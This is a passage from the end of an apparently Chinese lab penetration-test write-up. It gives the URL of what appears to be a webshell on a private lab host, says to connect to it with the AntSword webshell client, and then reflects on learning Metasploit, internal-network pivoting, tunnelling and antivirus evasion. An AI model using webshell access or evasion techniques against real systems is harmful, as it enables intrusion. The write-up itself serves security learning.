
http://10.10.10.129:8080/data/client/1/sakura1.php
使用蚁剑连接
总结与反思
一、MSF
感觉是对 MSF 还是不太熟悉,里面有很多的模块,其实是比 CS 好用的。但是,CS 图形化确实会更方便点,所以在这一方面还是要进一步熟悉学习的。
二、内网
对于内网的攻击思路也是需要进一步提升的,隧道搭建,路由转发,静态路由或者是其他的攻击思路也是需要进一步了解的。还有就是免杀这一块,对于一些免杀手法也需要更进一步的学习与探索。

评论(0)
暂无评论